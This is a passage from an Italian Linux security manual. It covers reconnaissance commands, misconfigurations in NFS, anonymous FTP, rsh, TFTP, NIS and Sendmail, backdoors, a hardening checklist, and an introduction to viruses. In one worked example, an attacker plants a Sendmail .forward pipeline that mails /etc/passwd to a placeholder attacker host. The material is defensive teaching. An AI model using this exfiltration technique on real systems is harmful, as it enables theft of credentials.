Login: pippo                            Name: (null)
Directory: /home/pippo                  Shell: /bin/bash
Last login Thu Jan 1 10:18 (CET) on tty2
```

La scoperta di un utente che non accede da molto tempo, permette all'aggressore di concentrare la sua attenzione su questo per tentare di impadronirsene. Di solito si tratta di utenti creati solo per fare qualche prova ('**pippo**', '**prova**', '**guest**', '**backdoor**', ecc.), lasciati lì e dimenticati. Niente di meglio quindi, considerato che spesso questi hanno delle parole d'ordine banali e individuabili facilmente.

182.2.2 NFS

La condivisione del file system attraverso il protocollo NFS può essere verificata facilmente attraverso un comando come '**showmount**'. La conoscenza delle porzioni condivise del file system aggiunge un tassello in più alle informazioni che può raccogliere l'ipotetico aggressore.

```
bruto@krampus:~$ /usr/sbin/showmount -e vittima.brot.dg
```

```
Export list for vittima.brot.dg:
/          *.brot.dg,*.mehl.dg,*.plip.dg
/tftpboot  *.brot.dg,*.mehl.dg,*.plip.dg
/home      *.brot.dg,*.mehl.dg,*.plip.dg
/mnt       *.brot.dg,*.mehl.dg,*.plip.dg
/opt       *.brot.dg,*.mehl.dg,*.plip.dg
/usr       *.brot.dg,*.mehl.dg,*.plip.dg
```

Per quanto riguarda questo servizio, l'amministratore di *vittima.brot.dg* è stato abbastanza accurato, tranne per il fatto di avere concesso l'esportazione della directory radice per intero. Il fatto di avere limitato l'accessibilità a domini determinati (presumibilmente componenti la rete locale su cui è inserito tale elaboratore) non è una garanzia sufficiente. Chi dovesse riuscire a ottenere un accesso presso una macchina di questa rete, potrebbe sfruttare l'occasione.

È importante ribadire la pericolosità dell'esportazione di una directory radice. Se un ipotetico aggressore dovesse conoscere un difetto del servente NFS che gli potesse permettere di accedere, anche se formalmente non ne risulta autorizzato, il danno sarebbe enorme.

Si osservi l'esportazione della directory '`/home/`'; di sicuro viene concessa anche la scrittura. Se l'ipotetico aggressore fosse in grado di montare questa directory nel suo sistema, gli sarebbe facile inserire file di configurazione come '`.rhosts`' ('**`rsh`**') e '`.shosts`' ('**`ssh`**'), per autorizzarsi l'accesso in qualità di quell'utente (anche senza l'utilizzo di alcuna parola d'ordine).

Da quanto affermato, è importante osservare che sarebbe meglio esportare directory in lettura e scrittura solo a clienti indicati in modo preciso, evitando di consentire l'accesso in questo modo a tutta una rete o sottorete. In tutti gli altri casi, dove possibile, sarebbe meglio esportare solo in lettura.

182.2.3 Servizi RPC

Un'altra fonte di informazioni molto importante è data dai servizi RPC, attraverso il Portmapper. Basta usare '**`rpcinfo`**' per sapere quali servizi RPC sono offerti da un certo servente. Si osservi l'esempio seguente:

```
bruto@krampus:~$ rpcinfo -p vittima.brot.dg
```

```
   program vers proto   port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100005    1   udp    635  mountd
    100005    2   udp    635  mountd
    100005    1   tcp    635  mountd
    100005    2   tcp    635  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

In questo caso non c'è molto da sfruttare. In pratica è disponibile solo il servizio NFS. Però, in altre situazioni si può scoprire la presenza di NIS (YP) o di altri servizi più insidiosi.

182.2.4 DNS

Il servizio DNS permette di fornire molte informazioni, spesso inutili. Sarebbe il caso di limitarsi alla configurazione necessaria alla risoluzione corretta dei nomi e degli indirizzi, senza aggiungere altre notizie.

Per ottenere tutte le informazioni offerte da un servente DNS determinato, si può usare '**`nslookup`**' con l'opzione '**`-q=any`**'. L'esempio seguente verifica le informazioni riferite al dominio *`unipg.it`*; come si può vedere dal risultato non ci sono informazioni superflue.

```
$ nslookup -q=any unipg.it[Invio]
```

```
unipg.it
        origin = teseo.unipg.it
        mail addr = postmaster.unipg.it
        serial = 2002101001
        refresh = 86400
        retry = 1800
        expire = 604800
        minimum = 86400
unipg.it        mail exchanger = 10 egeo.unipg.it.
Name:   unipg.it
Address: 141.250.1.4
unipg.it        nameserver = dns2.nic.it.
unipg.it        nameserver = teseo.unipg.it.
unipg.it        nameserver = dedalo.unipg.it.
```

```
unipg.it        nameserver = giannutri.caspur.it.

Authoritative answers can be found from:
unipg.it        nameserver = dns2.nic.it.
unipg.it        nameserver = teseo.unipg.it.
unipg.it        nameserver = dedalo.unipg.it.
unipg.it        nameserver = giannutri.caspur.it.
egeo.unipg.it   internet address = 141.250.1.4
dns2.nic.it     internet address = 193.205.245.8
teseo.unipg.it  internet address = 141.250.1.7
dedalo.unipg.it internet address = 141.250.1.6
giannutri.caspur.it     internet address = 193.204.5.35
```

Per questo si può usare anche '**host**' con l'opzione '**-a**', benché i risultati siano leggermente diversi:

$ **host -a unipg.it**[*Invio*]

```
unipg.it                SOA     teseo.unipg.it postmaster.unipg.it (
                        2002101001      ;serial (version)
                        86400   ;refresh period (1 day)
                        1800    ;retry interval (30 minutes)
                        604800  ;expire time (1 week)
                        86400   ;default ttl (1 day)
                        )
unipg.it                MX      10 egeo.unipg.it
unipg.it                A       141.250.1.4
unipg.it                NS      dns2.nic.it
unipg.it                NS      teseo.unipg.it
unipg.it                NS      dedalo.unipg.it
unipg.it                NS      giannutri.caspur.it
```

Infine, anche '**dig**' con l'argomento '**ANY**':

$ **dig ANY unipg.it**[*Invio*]

```
; <<>> DiG 9.2.1 <<>> ANY unipg.it
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15138
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 4, ADDITIONAL: 5

;; QUESTION SECTION:
;unipg.it.                      IN      ANY

;; ANSWER SECTION:
unipg.it.               32777   IN      SOA     teseo.unipg.it. postmaster.unipg.it. 2002101001 86
unipg.it.               103210  IN      MX      10 egeo.unipg.it.
unipg.it.               43132   IN      A       141.250.1.4
unipg.it.               256298  IN      NS      dns2.nic.it.
unipg.it.               256298  IN      NS      teseo.unipg.it.
unipg.it.               256298  IN      NS      dedalo.unipg.it.
unipg.it.               256298  IN      NS      giannutri.caspur.it.

;; AUTHORITY SECTION:
unipg.it.               256298  IN      NS      dns2.nic.it.
unipg.it.               256298  IN      NS      teseo.unipg.it.
unipg.it.               256298  IN      NS      dedalo.unipg.it.
unipg.it.               256298  IN      NS      giannutri.caspur.it.

;; ADDITIONAL SECTION:
egeo.unipg.it.          80451   IN      A       141.250.1.4
dns2.nic.it.            27141   IN      A       193.205.245.8
teseo.unipg.it.         126469  IN      A       141.250.1.7
dedalo.unipg.it.        126468  IN      A       141.250.1.6
giannutri.caspur.it.    113325  IN      A       193.204.5.35
```

```
;; Query time: 2 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Fri Oct 18 09:50:55 2002
;; MSG SIZE  rcvd: 341
```

182.3 Errori comuni di configurazione

Gli errori di configurazione dei servizi sono il metodo più comune attraverso cui si consente l'aggressione del proprio sistema. In questo caso, non ci sono sistemi sicuri che tengano, a meno che il servizio stesso sia stato predisposto per impedire delle «castronerie».

182.3.1 FTP anonimo

Il servizio FTP anonimo si basa sulla definizione di un utente di sistema, '**`ftp`**' e della relativa directory personale (*home*), '`~ftp/`'. L'utente che accede in modo normale vede un file system ridotto, dove la radice corrisponde alla directory '`~ftp/`'.

All'interno di questo piccolo mondo ci sono solitamente dei programmi di servizio, delle librerie e dei file di configurazione, tra cui in particolare anche il file '`~ftp/etc/passwd`'. Questo file **non deve** essere la copia di '`/etc/passwd`', altrimenti si rischierebbe di mettere in condizione l'utente anonimo di leggere le parole d'ordine cifrate: un aggressore sarebbe in grado di scoprire le parole d'ordine reali degli utenti. A dire il vero, questa directory '`~ftp/etc/`' dovrebbe impedire la lettura del suo contenuto (0111_8), ma ciò serve solo a non fare conoscere quali file sono contenuti, mentre tutti sanno che c'è comunque il file '`~ftp/etc/passwd`'.

Inoltre, il fatto di lasciare il permesso di scrittura alla directory '`~ftp/`' può essere altrettanto insidioso. Un utente anonimo potrebbe mettere lì un file '`.forward`' creato appositamente per i suoi scopi. Nell'esempio seguente si mostra in che modo sia possibile per un aggressore il farsi spedire via posta elettronica il contenuto del file '`/etc/passwd`' reale del sistema.[1]

1. L'aggressore potrebbe creare un file per il *forward* (il proseguimento dei messaggi) contenente un comando, cosa consentita da Sendmail. In pratica, si potrebbe trattare del contenuto seguente:

   ```
   "|/bin/mail bruto@krampus.mehl.dg < /etc/passwd"
   ```

   Come si vede, si tratta di una pipeline con cui si avvia '**`mail`**' per inviare il file '`/etc/passwd`' all'indirizzo *`bruto@krampus.mehl.dg`*.

2. Questo file dovrebbe essere inviato nella directory principale del servizio FTP della vittima, nominandolo '`.forward`', nell'ipotesi che quella directory risulti scrivibile.

3. Da quel momento, è sufficiente inviare un messaggio di posta elettronica qualunque all'indirizzo *`ftp@vittima.brot.dg`* perché *`bruto@krampus.mehl.dg`* riceva quel file delle parole d'ordine.

In questo caso, è molto probabile che per l'aggressore non sia poi tanto facile cancellare le tracce lasciate (cosa senza dubbio positiva). Tuttavia questa è la dimostrazione di cosa può fare una configurazione errata di tale servizio.

[1] L'idea è tratta da *Improving the security of your site by breaking into it*, di Dan Farmer e Wietse Venema.

182.3.2 Accesso remoto

Il servizio offerto dai demoni '**rlogind**' e '**rshd**' è pericoloso per la sua sola presenza, in quanto un aggressore potrebbe utilizzare un difetto in un altro servizio per configurare con successo un proprio accesso utilizzando un utente già esistente. Oltre a questo, una configurazione errata potrebbe consentire un accesso indiscriminato.

La configurazione avviene attraverso due file possibili: '/etc/hosts.equiv' e '~/.rhosts' (il secondo deve risiedere nella directory personale degli utenti che ne vogliono usufruire).

Finché in questi file appaiono solo nomi di nodi a cui viene concesso di accedere, i pericoli sono limitati (si fa per dire): ogni utente accede al servente **senza l'indicazione della parola d'ordine**, ma è almeno costretto a utilizzare lo stesso nominativo-utente. Se però si aggiungono anche i nomi di utenti che possono accedere dall'esterno, se questo viene fatto nel file '/etc/hosts.equiv', si concede loro di assumere la personalità di qualunque altro utente di quel sistema, eccetto (normalmente) l'utente '**root**'.

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Se quello che si vede è il contenuto del file '/etc/hosts.equiv', gli utenti '**tizio**' e '**caio**' del cliente *dinkel.brot.dg* possono accedere come gli pare.

tizio@dinkel:~$ **rsh -l pippo vittima.brot.dg** ...

L'esempio mostra l'utente '**tizio**' che accede all'elaboratore *vittima.brot.dg*, utilizzando lì il nominativo-utente '**pippo**', senza dover indicare alcuna parola d'ordine.

Questi file non prevedono l'indicazione di commenti. Se viene utilizzato il simbolo '#', può sembrare che questo funzioni regolarmente come un commento, però, se a un aggressore fosse possibile introdurre nel sistema DNS un nodo denominato proprio «#», facendo in modo che corrisponda a un suo indirizzo IP di comodo, ecco che quel commento servirebbe solo ad aggiungere un nuovo accesso senza parola d'ordine.

182.4 Servizi e programmi pericolosi per loro natura

Alcuni servizi e alcuni programmi sono pericolosi per loro natura. Se devono essere utilizzati è necessario che ciò avvenga su macchine di una rete locale ben protetta dalla rete esterna.

182.4.1 Trivial FTP

Il protocollo TFTP viene usato normalmente per consentire ai sistemi senza disco (*diskless*) di avviarsi. Per questo, normalmente, viene permesso l'accesso alla directory '/tftpboot/' nel servente, all'interno della quale si articolano le varie directory specifiche di ogni cliente che deve potersi connettere.

Tra queste directory c'è sicuramente '/tftpboot/*indirizzo_ip*/etc/', contenente la configurazione particolare di un certo cliente. È chiaro che un aggressore potrebbe avere accesso facilmente a tale file, con il quale poi tentare di decifrare le parole d'ordine degli utenti di quel sistema senza disco.

Il problema diventa più grave quando i file 'passwd' e 'group' sono comuni a tutti i clienti, al limite anche al servente stesso. Infatti, spesso, per semplificare le cose, si utilizzano dei collegamenti fisici per questo scopo.

Ancora più grave diventa il problema se il servizio è configurato in modo da consentire l'accesso a partire dalla directory radice del servente, cosa che si ottiene con la riga seguente nel file '`/etc/inetd.conf`'.

```
tftp    dgram   udp     wait    root    /usr/sbin/tcpd  in.tftpd /
```

182.4.2 NIS

La presenza di un servizio NIS viene scoperta facilmente attraverso un'interrogazione RPC, con il comando '**`rpcinfo -p`**'. L'unica «difesa» che ha il servizio NIS è quella di utilizzare un dominio NIS non intuibile; diversamente, chiunque ne sia a conoscenza può utilizzare il servizio.

Generalmente, il NIS utilizzato con i sistemi GNU, include il TCP wrapper, riconoscendo così i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', cosa che dovrebbe limitare tale problema di accessibilità. Tuttavia, non bisogna dimenticare che i pericoli si corrono anche all'interno della propria rete locale, quella per la quale si concede normalmente l'utilizzo del servizio.

A parte queste considerazioni, il tipo di NIS che si utilizza normalmente fa viaggiare nella rete tutte le informazioni che amministra, comprese le parole d'ordine cifrate degli utenti. Un aggressore che avesse modo di analizzare la rete su cui viaggiano questi dati, potrebbe trarne vantaggio.

Un'altra cosa da considerare è che le informazioni amministrate dal NIS vengono collocate nella directory '`/var/yp/`*dominio_nis*`/`'. Se un aggressore dovesse riuscire a leggere tali directory, verrebbe immediatamente a conoscenza del nome del dominio NIS; poi, analizzando il contenuto dei vari file, potrebbe estrarre tutte le informazioni che gli servono sugli utenti. Quello che si vuole esprimere con questo è che non deve sfuggire l'esportazione della directory '`/var/`' attraverso il servizio NFS, perché sarebbe come esportare la directory '`/etc/`' stessa.

182.4.3 X

Il sistema grafico X è in grado di connettere i dispositivi che compongono la stazione grafica (tastiera, mouse e schermo) attraverso la rete. Questo si traduce nella possibilità per gli utenti di avviare un programma in un elaboratore diverso dal proprio e di gestirne il funzionamento attraverso il proprio schermo grafico. Evidentemente, questo significa che vengono fatte viaggiare attraverso la rete informazioni potenzialmente delicate, esattamente come se si usasse una shell remota non cifrata.

In generale, sarebbe opportuno impedire qualunque interazione tra gli elaboratori per ciò che riguarda X. Inoltre, bisognerebbe vietarne l'utilizzo incontrollato, impedendo il transito di questo protocollo attraverso i router.

182.4.4 Sendmail

Sendmail è considerato generalmente un servente SMTP fragile dal punto di vista della sicurezza. Sendmail è stato progettato originalmente con una filosofia di massima prestazione e configurabilità, trascurando aspetti della sicurezza che si sono presentati con il tempo.

Uno dei maggiori problemi di Sendmail è legato alla possibilità di avere un destinatario rappresentato da un file o da una pipeline. Questo può essere utile nel file '`/etc/aliases`' o nel file '`~/.forward`' di ogni utente, per creare un archivio di messaggi, per gestire una lista di posta elettronica, o per filtrare i messaggi attraverso programmi specifici.

È già stato descritto come potrebbe essere sfruttato il file '`~/.forward`' da parte di un aggressore che sia in grado di creare o di aprire questo file in scrittura nella directory di un utente: inviando

un messaggio all'indirizzo di quell'utente potrebbe ottenere l'avvio di un comando definito in una pipeline.

In passato, si sono evidenziate diverse tecniche che sfruttavano questo meccanismo, magari semplicemente mettendo dei comandi al posto dei destinatari dei messaggi. Attualmente questi problemi sono conosciuti e le versioni più recenti di Sendmail non dovrebbero consentire più questi trucchi. Fidarsi è bene,... ma in generale Sendmail è classificabile come un programma potenzialmente pericoloso.

A quanto affermato si aggiunga l'estrema difficoltà nella sua configurazione, cosa che costringe generalmente a mantenere ciò che è stato definito da altri. Un errore in questa configurazione, fatto da chiunque, potrebbe permette a qualcuno di sfruttare Sendmail per scopi indesiderabili, al limite solo per la diffusione di *spam*.

182.4.5 Linuxconf

Recentemente è apparso un pacchetto specifico per i sistemi GNU/Linux, il cui scopo è quello di facilitare e centralizzare la configurazione dei vari sistemi. Si tratta di Linuxconf.

A parte ogni considerazione sulla validità di questo strumento, dal momento che si tratta di qualcosa di nuovo, è ancora tutta da verificare la sua affidabilità nei confronti della sicurezza. Un aggressore ben preparato potrebbe sfruttare questo protocollo per cambiare la configurazione della sua vittima, in modo da garantirsi un accesso.

Di solito, Linuxconf viene controllato dal supervisore dei servizi di rete; nel caso di Inetd, conviene commentare la riga seguente nel file '`/etc/inetd.conf`' e fare a meno di installare il pacchetto.

```
#linuxconf stream tcp wait root /bin/linuxconf linuxconf --http
```

182.5 Fiducia e interdipendenza tra i sistemi

Lo studio sui problemi di sicurezza riferiti a un nodo particolare, non può limitarsi all'ambito di quell'elaboratore; deve includere anche l'ambiente circostante, ovvero gli altri elaboratori dai quali può dipendere per determinati servizi, oppure dai quali può accettare accessi senza autenticazione.

L'aggressione a uno di questi sistemi pregiudica conseguentemente tutti quelli che ne dipendono.

182.5.1 Fiducia incondizionata

Si può parlare di «fiducia incondizionata» quando si concede ad altri elaboratori l'accesso, o l'utilizzo di determinati servizi, senza alcuna forma di controllo che non sia la pura determinazione del nome di questi (il nome di dominio) o del numero IP, mentre in condizioni normali sarebbe necessaria almeno l'indicazione di una parola d'ordine.

Il caso limite di fiducia incondizionata è dato dalla configurazione dei servizi di accesso remoto tramite '**`rlogin`**' o '**`rsh`**', in modo tale da non richiedere alcuna parola d'ordine. Nello stesso modo va visto il servizio NFS e la concentrazione amministrativa del NIS.

Quando la fiducia si basa sul semplice riconoscimento del nome del cliente, il punto debole di questo rapporto sta nella gestione dei servizi che si occupano di risolvere questi nomi in indirizzi IP: DNS o NIS. L'aggressore che dovesse essere in grado di prendere il controllo dei sistemi che si occupano di questi servizi, avrebbe la possibilità di modificarli per i suoi scopi. La cosa diventa

ancora più grave quando la gestione di questi servizi (DNS) è esterna all'ambiente controllato dall'amministratore che utilizza tale sistema di fiducia.

Eventualmente, i rapporti di fiducia possono essere basati, piuttosto che sui nomi, sugli indirizzi IP. Ciò servirebbe a ridurre i rischi, ma non a sufficienza: se il transito (il *routing*) non è completamente sotto controllo, qualcuno potrebbe dirottare gli instradamenti a proprio vantaggio.

182.5.2 Chiavi di identificazione

Per ridurre i rischi dovuti all'uso della fiducia incondizionata, si possono proteggere alcuni servizi attraverso chiavi di riconoscimento (come nel caso dei protocolli SSL/TLS e SECSH), con cui il servente può identificare il cliente, mentre lo stesso cliente può verificare che il servente sia effettivamente la macchina che si intende contattare.

Il meccanismo si basa sulla definizione di una coppia di chiavi: la *chiave privata* e la *chiave pubblica*. L'elaboratore «A» crea una coppia di chiavi che userà per certificare la propria identità: la chiave privata non viene divulgata e gli servirà per generare di volta in volta la prova della propria identità, la chiave pubblica viene fornita a tutti gli altri elaboratori che hanno la necessità di verificare l'identità di «A». Quando due elaboratori vogliono potersi identificare a vicenda, entrambi devono essersi scambiati la chiave pubblica rispettiva.

182.5.3 Cifratura delle comunicazioni

Quando esiste un reticolo di fiducia reciproca tra diversi nodi, anche se questi possono avere un sistema sicuro di identificazione, resta il problema del transito dei dati lungo la rete, che potrebbero essere intercettati da un aggressore. Infatti, non bisogna trascurare la possibilità che qualcuno riesca a introdursi fisicamente nella rete locale (anche se apparentemente sicura), introducendo un piccolo elaboratore, nascosto opportunamente, con lo scopo di registrare tutte le transazioni, da cui trarre poi informazioni importanti (quali per esempio le parole d'ordine utilizzate per l'accesso remoto).

A questo si può porre rimedio solo con un buon sistema di cifratura, come avviene attraverso il protocollo SECSH. Tuttavia, il problema rimane per tutti quei servizi per i quali non è prevista tale possibilità.

182.6 Backdoor: cosa ci si può attendere da un sistema compromesso

Le porte posteriori, o le botole, o *backdoor*, sono delle anomalie «naturali», o create ad arte, per permettere a qualcuno di accedere o utilizzare servizi in modo riservato. In pratica, è l'equivalente di un passaggio segreto, sconosciuto al proprietario del castello, attraverso il quale altri possono entrare quando vogliono senza essere notati.

Un aggressore che sia riuscito ad accedere in qualche modo a un sistema, potrebbe prendersi la briga di consolidare la posizione raggiunta ritoccando la configurazione o sostituendo gli eseguibili di alcuni servizi, allo scopo di garantirsi un accesso privilegiato, possibilmente invisibile attraverso i mezzi normali.

Attraverso Internet è possibile procurarsi pacchetti di programmi modificati ad arte per ottenere tali scopi. Quindi, il problema è più serio di quanto si possa immaginare a prima vista.

182.7 Regole dettate dal buon senso

La soluzione assoluta che garantisca la sicurezza dei sistemi connessi in rete non esiste. Tuttavia si possono tenere a mente alcune regole elementari, dettate dal buon senso. L'elenco di suggerimenti che appare di seguito, è ispirato in modo particolare da *Improving the Security of your site by breaking into it* di Dan Farmer e Wietse Venema.

- Sarebbe bene escludere il servizio Finger. Se ciò non fosse possibile, sarebbe almeno il caso di utilizzarne una versione modificata che non fornisca informazioni troppo delicate come la directory personale e l'origine dell'ultimo accesso.
- Non si deve usare il NIS, a meno che ciò sia assolutamente necessario.
- Si deve usare il servizio NFS il meno possibile.
- Se viene attivato il servizio NFS, non devono essere esportate directory in modo incondizionato a qualunque nodo (attualmente, i serventi NFS nei sistemi GNU/Linux non lo consentono in ogni caso). Inoltre, è bene cercare almeno di limitare l'esportazione alla sola lettura.

Non si deve esportare assolutamente la directory radice.

- Evitare di fornire servizi attraverso programmi ben conosciuti per i loro problemi di sicurezza. Sendmail è un esempio tipico di un tale programma così pericoloso.
- Occorre porre un'attenzione particolare alla protezione dei serventi che offrono servizi delicati come DNS, NFS, NIS e altro. Su queste macchine sarebbe opportuno fossero ammessi ad accedere solo utenti che hanno un ruolo amministrativo.
- È necessario esaminare attentamente i servizi offerti, spesso in modo predefinito, attraverso l'analisi del file '`/etc/inetd.conf`', l'interrogazione delle RPC (il Portmapper) e l'elenco dei processi (alcuni servizi potrebbero essere indipendenti sia dal supervisore dei servizi di rete che dal sistema delle RPC).

  È importante che siano attivi solo i servizi necessari.
- Quando possibile è opportuno utilizzare l'avvio dei servizi attraverso il controllo del supervisore dei servizi di rete e del TCP wrapper. Quando non si intende fornire un servizio, conviene almeno monitorarne le richieste attraverso l'ausilio del TCP wrapper (questo particolare verrà chiarito nel capitolo 186).
- Ridurre o eliminare del tutto la «fiducia» basata esclusivamente sul nome del cliente.
- Utilizzare password shadow e un comando '**`passwd`**' che non consenta l'utilizzo di parole d'ordine troppo semplici (generalmente è già così nella maggior parte delle distribuzioni GNU/Linux).
- Fare a meno di gestire gruppi di lavoro abbinati a parole d'ordine: una parola d'ordine di gruppo è un segreto senza valore.
- Disabilitare gli utenti di sistema ('**`bin`**', '**`daemon`**', ecc.); disabilitare o eliminare gli utenti comuni che non abbiano utilizzato il sistema da tanto tempo (una gestione corretta delle password shadow può automatizzare questo meccanismo.
- Leggere la documentazione disponibile riferita al problema della sicurezza e tenersi aggiornati il più possibile, anche iscrivendosi ai gruppi di discussione che trattano l'argomento.

- Installare gli aggiornamenti riferiti alla sicurezza il più presto possibile.
- Scandire regolarmente il file system alla ricerca di alterazioni nei file. Per questo si utilizzano programmi come AIDE e Tripwire.

182.8 Lista di spunta

Oltre che tenere a mente le regole dettate dal buon senso per cercare di evitare problemi nella sicurezza dei sistemi amministrati, si potrebbe pensare alla definizione di un comportamento standard, verificabile attraverso una lista di spunta, come si fa di solito nei paesi di lingua inglese (*checklist*). Nel documento *Improving the security of your UNIX system*, viene proposta un'appendice con un esempio di una tale lista, a cui si ispira quella seguente.

È chiaro che ogni amministratore deve decidere la propria strategia, in funzione delle esigenze e della sua personale propensione al rischio. Con l'esempio seguente, si vuole solo invitare a predisporre la propria lista di spunta personale.

Sicurezza delle utenze

- Definizione delle regole imposte agli utenti riferite alle parole d'ordine.
- Verifica delle parole d'ordine rispetto a scelte ovvie.
- Definizione della scadenza di ogni utenza.
- Eliminazione di utenti generici (come il tipico utente '**`guest`**').
- Verifica che tutti gli utenti abbiano una parola d'ordine, oppure che queste siano disabilitate attraverso un asterisco nel campo corrispondente.
- Verifica che tutti gli utenti di sistema non possano essere utilizzati per accedere, a causa della presenza di un asterisco nel campo della parola d'ordine.
- Eliminazione delle utenze di gruppo.

Sicurezza della rete

- Eliminazione del file '`/etc/hosts.equiv`'.
- Eliminazione dei file '`~/.rhosts`' di ogni utente.
- Verifica che il file '`/etc/securetty`' contenga solo dispositivi di console.
- Verifica che l'esportazione NFS sia consentita solo a nodi indicati in modo preciso, possibilmente per numero IP.
- Verifica dell'esportazione NFS minima indispensabile.
- Verifica della versione di Sendmail.
- Eliminazione del servizio Finger se non è indispensabile.
- Verifica del corretto funzionamento del sistema di aggancio nelle connessioni seriali (non devono rimanere aperte le connessioni).
- Impedire il transito del protocollo del sistema grafico X attraverso i router.
- Impedire i *forward* di X attraverso il protocollo SECSH.

Sicurezza del file system

- Eliminazione dei bit SUID e SGID negli script di shell (anche se questo non dovrebbe causare problemi con i sistemi GNU/Linux).

- Verifica di tutti i programmi che hanno il bit SUID o SGID attivato, a meno di quelli che notoriamente devono avere questo privilegio.
- Verifica della presenza del bit Sticky nelle directory che sono accessibili in scrittura da tutti gli utenti.
- Verifica del valore della maschera dei permessi riferita alla configurazione dell'utente '**`root`**'.
- Verifica dei permessi dei file di dispositivo.

Copie di sicurezza

- Copia di sicurezza completa (livello zero) ogni mese.
- Copia di sicurezza incrementale (livello uno) almeno ogni due settimane.
- Utilizzo di sistemi di memorizzazione WORM,[2] come i CD-R, per le copie di sicurezza di livello zero.

182.9 Riferimenti

- Kevin Fenzi, *Linux Security HOWTO*

  <http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html>

- Dan Farmer, Wietse Venema, *Improving the Security of Your Site by Breaking Into it*, 1995

  <http://www.fish.com/security/admin-guide-to-cracking.html>

- Christopher Klaus, *Backdoors*, 1997

  <http://web.textfiles.com/hacking/backdoors.txt>

- Steven M. Bellovin, *There Be Dragons*, 1992

  <http://www.research.att.com/~smb/papers/dragon.ps>

- David A. Curry, *Improving the security of your UNIX systems*, 1990

  <http://www.alw.nih.gov/Security/Docs/unix-security.html>

- CERT (Computer Emergency Response Team) Coordination Center

  <http://www.cert.org/>

- Mathematics and Computing Science Dept. of Eindhoven University of Technology (the Netherlands, Europe)

  <ftp://ftp.porcupine.org/pub/security/>

[2] Un sistema di memorizzazione che consente la scrittura una volta sola e non permette la cancellazione successiva (salvo il caso della distruzione fisica).

Virus, vermi e cavalli di Troia

Nello studio dei problemi di sicurezza legati all'uso di strumenti informatici, non vanno trascurati i virus e il software modificato ad arte per arrecare qualche tipo di danno. Lo scopo di questo capitolo è quello di fare comprendere il problema, pur senza poterlo risolvere in modo definitivo.

183.1 Classificazione

Di per sé, non è molto importante classificare il software che arreca danno in qualche modo, se non per il fatto che questo permette di avere una visione un po' più chiara del problema. In generale si distinguono due tipi fondamentali: i *virus* e i *cavalli di Troia*. Eventualmente si considerano anche i *vermi*, come sottogruppo particolare dei virus.

Il virus è un pezzo di codice in grado di riprodursi nel sistema, attaccandosi ai programmi già esistenti, agli script, sostituendosi al settore di avvio di un disco o di una partizione, inserendosi all'interno di file di dati che prevedono la presenza di macroistruzioni. Naturalmente, un virus non è necessariamente in grado di fare tutto questo simultaneamente: dipende da chi lo realizza il modo in cui riuscirà a riprodursi.

Un cavallo di Troia, o *trojan* (troiano), è un programma che di per sé svolgerebbe una funzione più o meno utile, che però nasconde una parte di codice indesiderabile. Il classico cavallo di Troia è un gioco, che mentre viene utilizzato fa anche qualcosa di diverso, come cancellare dei file, oppure spedire all'esterno informazioni sulla configurazione del proprio sistema. Un cavallo di Troia potrebbe essere anche un programma normale che sia stato infettato ad arte con un virus, allo scopo di diffondere il virus stesso.

Il verme è un sottoinsieme specifico dei virus, il cui intento principale è quello di diffondersi attraverso la rete. Generalmente, anche se non sempre, il verme si cancella una volta che è riuscito a copiarsi all'esterno.

183.2 Fidarsi o non fidarsi

Si comprende facilmente il senso di un cavallo di Troia. Come sempre vale la solita raccomandazione: «non accettare nulla -- caramelle o qualunque altra cosa -- dagli estranei». Infatti, una caramella può essere avvelenata, un oggetto appuntito potrebbe essere stato infettato con qualche sostanza,[1] così come un programma può essere stato alterato ad arte. Purtroppo, spesso non ci sono alternative alla «fiducia», soprattutto quando il programma in questione è accessibile solo in forma di eseguibile senza sorgente.

Ad aggravare il problema, le normative di vari paesi vietano espressamente la decompilazione, cioè lo studio dei programmi a partire dalla loro forma eseguibile, cosa che rende difficile una verifica a seguito dell'insorgere di un qualche sospetto. L'unica possibilità per salvaguardarsi di fronte a questo problema è l'uso di programmi provvisti di sorgente, verificati e compilati personalmente.[2] Evidentemente non si tratta di una soluzione accessibile a tutti, sia per le capacità necessarie, sia per il tempo che ciò richiede. Purtroppo, però, resta l'unica, se si vuole escludere la fiducia.

La fiducia, ammesso che ci sia, non basta, perché occorre verificare che il tale programma non sia stato manomesso da una persona differente da quella di cui ci si fida. Infatti, un programma normale potrebbe diventare un cavallo di Troia contenente un virus, o comunque contenere qualcosa di aggiunto per qualche fine. Questa verifica può essere fatta attraverso l'uso di una firma elettronica (si veda a questo proposito il capitolo 195).

[1] Secondo una vecchia tradizione non si regalano spille e altri oggetti appuntiti con cui ci si può ferire.

[2] Esiste anche software proprietario che viene messo a disposizione in forma sorgente.

183.3 Programmi imprevisti

Una volta compreso il pericolo legato ai programmi, che possono essere cavalli di Troia, oppure possono contenere un virus, si può credere di avere risolto il problema se si evita di installarne di nuovi. Tuttavia, un «programma» può essere inserito anche all'interno di file di dati, nel momento in cui questo può diventare uno script o un insieme di macro-istruzioni di qualche tipo.

È nota l'esistenza di virus «macro», costituiti da macro-istruzioni contenute in documenti di programmi di scrittura o in fogli elettronici. Nello stesso modo non è da escludere la possibilità di acquisire un documento TeX o anche PostScript contenente istruzioni che possono arrecare dei danni nel momento della composizione (si tratta di operazioni legate all'accesso al file system).

Sotto questo aspetto, i problemi maggiori si avvertono quando i programmi di questo tipo possono essere inseriti in documenti a cui si accede attraverso la rete. Per esempio, una pagina HTML potrebbe incorporare uno script Java,[3] o peggio un programma Java (le applet). In questa situazione, solo il programma di navigazione può impedire che venga fatto qualcosa di dannoso, ammesso che possa essere in grado di farlo. Generalmente, l'unica alternativa è impedire l'esecuzione di script e programmi esterni, accettando tutte le conseguenze che ciò comporta, dato che in questo modo diventa impossibile accedere ad alcuni servizi.

Un'ultima considerazione va fatta nei confronti dei programmi allegati a messaggi di posta elettronica. Nel momento in cui il programma di lettura della posta dovesse essere «troppo» amichevole, si potrebbe arrivare a estrarre e installare tali programmi, quasi senza rendersene conto. Sono noti gli attacchi di questo tipo che colpiscono inesorabilmente gli utenti più ingenui.

183.4 Limitare la diffusione di un virus

